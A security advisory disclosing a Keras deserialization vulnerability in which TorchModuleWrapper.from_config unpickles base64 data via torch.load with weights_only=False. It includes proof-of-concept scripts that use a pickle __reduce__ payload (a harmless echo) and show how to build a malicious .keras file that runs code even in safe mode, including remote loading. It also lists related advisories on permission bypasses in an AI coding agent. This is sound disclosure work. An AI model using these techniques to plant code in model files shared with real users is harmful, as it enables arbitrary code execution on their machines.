Unsafe deserialization function leads to code execution when loading a Keras model
October 17, 2025

Products Impacted
This vulnerability is present from v3.11.0 to v3.11.2
CVSS Score: 9.8
AV:N/AC:L/PR:N/UI:N/S:U/C:H/I:H/A:H
CWE Categorization
CWE-502: Deserialization of Untrusted Data
Details
The from_config method in keras/src/utils/torch_utils.py deserializes a base64‑encoded payload using torch.load(…, weights_only=False), as shown below:
def from_config(cls, config):
    import torch
    import base64

    if "module" in config:
        # Decode the base64 string back to bytes
        buffer_bytes = base64.b64decode(config["module"].encode("utf-8"))
        buffer = io.BytesIO(buffer_bytes)
        config["module"] = torch.load(buffer, weights_only=False)
    return cls(**config)
Because weights_only=False allows arbitrary object unpickling, an attacker can craft a malicious payload that executes code during deserialization. For example, consider this demo.py:
import os
os.environ["KERAS_BACKEND"] = "torch"
import torch
import keras
import pickle
import base64

torch_module = torch.nn.Linear(4,4)
keras_layer = keras.layers.TorchModuleWrapper(torch_module)

class Evil():
    def __reduce__(self):
        import os
        return (os.system,("echo 'PWNED!'",))

payload = payload = pickle.dumps(Evil())
config = {"module": base64.b64encode(payload).decode()}
outputs = keras_layer.from_config(config)
While this scenario requires non‑standard usage, it highlights a critical deserialization risk.
Escalating the impact
Keras model files (.keras) bundle a config.json that specifies class names registered via @keras_export. An attacker can embed the same malicious payload into a model configuration, so that any user loading the model, even in “safe” mode, will trigger the exploit.
import json
import zipfile
import os
import numpy as np
import base64
import pickle

class Evil():
    def __reduce__(self):
        import os
        return (os.system,("echo 'PWNED!'",))

payload = pickle.dumps(Evil())

config = {
    "module": "keras.layers",
    "class_name": "TorchModuleWrapper",
    "config": {
        "name": "torch_module_wrapper",
        "dtype": {
            "module": "keras",
            "class_name": "DTypePolicy",
            "config": {
                "name": "float32"
            },
            "registered_name": None
        },
        "module": base64.b64encode(payload).decode()
    }
}


json_filename = "config.json"
with open(json_filename, "w") as json_file:
    json.dump(config, json_file, indent=4)

dummy_weights = {}
np.savez_compressed("model.weights.npz", **dummy_weights)

keras_filename = "malicious_model.keras"
with zipfile.ZipFile(keras_filename, "w") as zf:
    zf.write(json_filename)
    zf.write("model.weights.npz")

os.remove(json_filename)
os.remove("model.weights.npz")

print("Completed")
Loading this Keras model, even with safe_mode=True, invokes the malicious __reduce__ payload:
from tensorflow import keras
model = keras.models.load_model("malicious_model.keras", safe_mode=True)
Any user who loads this crafted model will unknowingly execute arbitrary commands on their machine.
The vulnerability can also be exploited remotely using the hf: link to load. To be loaded remotely the Keras files must be unzipped into the config.json file and the model.weights.npz file.

The above is a private repository which can be loaded with:
import os
os.environ["KERAS_BACKEND"] = "jax"

import keras

model = keras.saving.load_model("hf://wapab/keras_test", safe_mode=True)
Timeline
July 30, 2025 — vendor disclosure via process in SECURITY.md
August 1, 2025 — vendor acknowledges receipt of the disclosure
August 13, 2025 — vendor fix is published
August 13, 2025 — followed up with vendor on a coordinated release
August 25, 2025 — vendor gives permission for a CVE to be assigned
September 25, 2025 — no response from vendor on coordinated disclosure
October 17, 2025 — public disclosure
Project URL
https://github.com/keras-team/keras
Researcher: Esteban Tonglet, Security Researcher, HiddenLayer
Kasimir Schulz, Director of Security Research, HiddenLayer
Related SAI Security Advisory
September 11, 2026
_READ_ONLY_COMMANDS_POSIX expansion adds 31 commands with no path checking, granting unconditional access to the full host filesystem
Mistral Vibe automatically approves a large set of commands that are not subject to the expected workspace path restrictions, allowing files anywhere on the host to be accessed without user approval.
September 11, 2026
Environment variable prefixes stripped from permission check enable RCE via env injection
Mistral Vibe does not consider environment variable assignments when checking whether a command can run without approval, allowing environment controlled behavior in allowlisted programs such as Git to be abused for arbitrary code execution.